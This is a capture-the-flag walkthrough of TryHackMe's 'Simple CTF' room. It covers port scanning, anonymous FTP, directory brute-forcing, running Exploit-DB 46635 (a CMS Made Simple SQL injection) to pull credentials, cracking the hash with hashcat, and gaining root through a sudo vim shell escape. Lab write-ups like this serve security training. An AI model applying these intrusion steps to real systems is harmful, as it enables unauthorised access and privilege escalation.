



# Simple CTF - THM (Done)

<https://tryhackme.com/r/room/easyctf>

## Challenge Overview

Resources for this video:

dirsearch - <https://github.com/maurosoria/dirsearch>

Exploit-DB for Simple CMS - <https://www.exploit-db.com/exploits/46635>

## Challenge Walkthrough


```
root@kali:~# nmap -A -T4 -p- 10.10.149.152 ←
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-19 09:18 EDT
Nmap scan report for 10.10.149.152
Host is up (0.13s latency).
Not shown: 65532 filtered ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| Can't get directory listing: TIMEOUT
|_ftp-syst:
|   STAT:
|   FTP server status:
|       Connected to ::ffff:10.11.4.114
|       Logged in as ftp
|       TYPE: ASCII
|       No session bandwidth limit
|       Session timeout in seconds is 300
|       Control connection is plain text
|       Data connections will be plain text
|       At session startup, client count was 1
|       vsFTPD 3.0.3 - secure, fast, stable
|_End of status
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 2 disallowed entries
```

Login ftp and found nothing

```
root@kali:~# ftp 10.10.149.152 ←
Connected to 10.10.149.152.
220 (vsFTPD 3.0.3)
Name (10.10.149.152:root): anonymous ←
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp              4096 Aug 17  2019 pub
226 Directory send OK.
ftp> cd ftp ←
550 Failed to change directory.
ftp>
```

Browse /openmr and found nothing

```
|_End of status
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 2 disallowed entries
| / /openemr-5_0_1_3
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
2222/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2
.0)
| ssh-hostkey:
|   2048 29:42:69:14:9e:ca:d9:17:98:8c:27:72:3a:cd:a9:23 (RSA)
|   256 9b:d1:65:07:51:08:00:61:98:de:95:ed:3a:e3:81:1c (ECDSA)
|_ 256 12:65:1b:61:cf:4d:e5:75:fe:f4:e8:d4:6e:10:2a:f6 (ED25519)
Warning: OSScan results may be unreliable because we could not find at least 1 o
pen and 1 closed port
Aggressive OS guesses: Linux 3.10 - 3.13 (92%), Crestron XPanel control system (
90%), ASUS RT-N56U WAP (Linux 3.4) (87%), Linux 3.1 (87%), Linux 3.16 (87%), Lin
ux 3.2 (87%), HP P2000 G3 NAS device (87%), AXIS 210A or 211 Network Camera (Lin
ux 2.6.17) (87%), Linux 2.6.32 (86%), Infomir MAG-250 set-top box (86%)
```



Run dirsearch

```

File Edit View Search Terminal Help
root@kali:~# cd /opt/dirsearch/
root@kali:/opt/dirsearch# python3 dirsearch.py -u http://10.10.149.152 -e php,ht
ml -x 400,401,403
[.]. v0.3.9

Extensions: php, html | HTTP method: get | Threads: 10 | Wordlist size: 6362

Error Log: /opt/dirsearch/logs/errors-20-06-19_09-25-20.log

Target: http://10.10.149.152

[09:25:20] Starting:
[09:26:11] 200 - 11KB - /index.html
[09:26:30] 200 - 929B - /robots.txt
[09:26:34] 301 - 315B - /simple -> http://10.10.149.152/simple/

Task Completed
root@kali:/opt/dirsearch#

```

The news module was installed. Exciting. This news article is not using the Summary field and therefore there is no link to read more. But you can click on the news heading to read only this article.

Congratulations! The installation worked. You now have a fully functional CMS Made Simple site!

If you chose to install the default content, you will see numerous pages thoroughly as these default pages are devoted to showing you the power of CMS Made Simple. On these example pages, templates, and stylesheets many features of CMS Made Simple are described and demonstrated. You can learn much more about CMS Made Simple by reading the documentation or by exploring the forums or the IRC channel.

To get to the Administration Console you have to login as the administrator (the user account you created during the installation process) on your site at <http://10.10.149.152/admin>. Click [here](#) to login.

Read about how to use CMS Made Simple in the [documentation](#), your service, in the [forum](#) or the [IRC](#).

### License

CMS Made Simple is released under the [GPL](#) license and as such you are free to use it on your site as much as we would like it.

Some third party add-on modules may include additional license requirements.

© Copyright 2004 - 2020 - CMS Made Simple  
This site is powered by [CMS Made Simple](#) version 2.2.8

Download exploit <https://www.exploit-db.com/exploits/46635>

The screenshot shows a web browser displaying the Exploit-DB website. The page title is "CMS Made Simple < 2.2.10 - SQL Injection". Key details from the page include:

- EDB-ID:** 46635
- CVE:** 2019-9053
- Author:** DANIELE SCANU
- Type:** WEBAPPS
- Platform:** PHP
- Date:** 2019-04-02
- EDB Verified:** ✘
- Exploit:** [Download](#) / [{}](#)
- Vulnerable App:** ☺

A red arrow points to the "Exploit" section, specifically the download link.

Use top100 seclists

<https://github.com/danielmiessler/SecLists/blob/master/Passwords/Common-Credentials/10-million-password-list-top-100.txt>

The screenshot shows a GitHub repository page for "danielmiessler / SecLists". The repository has 1.7k stars, 25.4k forks, and 12k issues. The "Code" tab is selected. A file named "10-million-password-list-top-100.txt" is shown in a raw text preview. The preview toolbar includes buttons for "Raw", "Blame", "History", and other options. A red arrow points to the "Raw" button.

```
root@kali:~/Downloads# python 46635.py ←
[+] Specify an url target
[+] Example usage (no cracking password): exploit.py -u http://target-uri
[+] Example usage (with cracking password): exploit.py -u http://target-uri --crack -w /path-wordlist
[+] Setup the variable TIME with an appropriate time, because this sql injection
is a time based.
root@kali:~/Downloads# python 46635.py -u http://10.10.149.152/simple/ --crack -
w /root/Downloads/top100.txt
```

## Result

```
[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: mitch ←
[+] Email found: admin@admin.com ←
[+] Password found: 0c01f4468bd75d7a84c7eb73846e8d96
root@kali:~/Downloads#
```

Use a tool to crack that hash. You will find hash is "secret". (Heath did not show how to crack)

```
hashcat -m 20 '0c01f4468bd75d7a84c7eb73846e8d96:1dac0d92e9fa6bb2' /us
```

```
0c01f4468bd75d7a84c7eb73846e8d96:1dac0d92e9fa6bb2:secret
Session.....: hashcat
```

```
root@kali:~/Downloads# ssh mitch@10.10.149.152 -p 2222
```

```
$ cat .bash_history ←  
ls  
clear  
exit  
ls -la  
id  
clear  
sudo -l  
clear  
vim  
/usr/bin/vim  
id  
cd /root  
cd  
clear  
ls -la  
rm -rf examples.desktop  
touch user.txt  
echo G00d j0b, keep up! > user.txt  
/usr/bin/vim  
$ sudo -l ←  
User mitch may run the following commands on Machine:  
    (root) NOPASSWD: /usr/bin/vim  
$ █
```

Use GTFO bin

```
$ sudo vim -c ':!/bin/sh' ←  
# ^[[2;2R^[]11;rgb:2020/1f1f/1f1f^[\ \  
>  
/bin/sh: 1: ot found  
/bin/sh: 1: 2R not found  
# id ←  
uid=0(root) gid=0(root) groups=0(root)  
# █
```

```
root@kali: ~/Downloads
File Edit View Search Terminal Tabs Help
root@kali: ~/Downloads x root@kali: ~/Downloads x
~
~ VIM - Vi IMproved
~ version 7.4.1689
~ by Bram Moolenaar et al.
~ Modified by pkg-vim-maintainers@lists.alioth.debian.org
~ Vim is open source and freely distributable
~ Help poor children in Uganda!
~ type :help iccf<Enter> for information
~ type :q<Enter> to exit
~ type :help<Enter> or <F1> for on-line help
~ type :help version7<Enter> for version info
~ !bash
```

```
# sudo vim ←
root@Machine: ~# I
Explore an existing session
```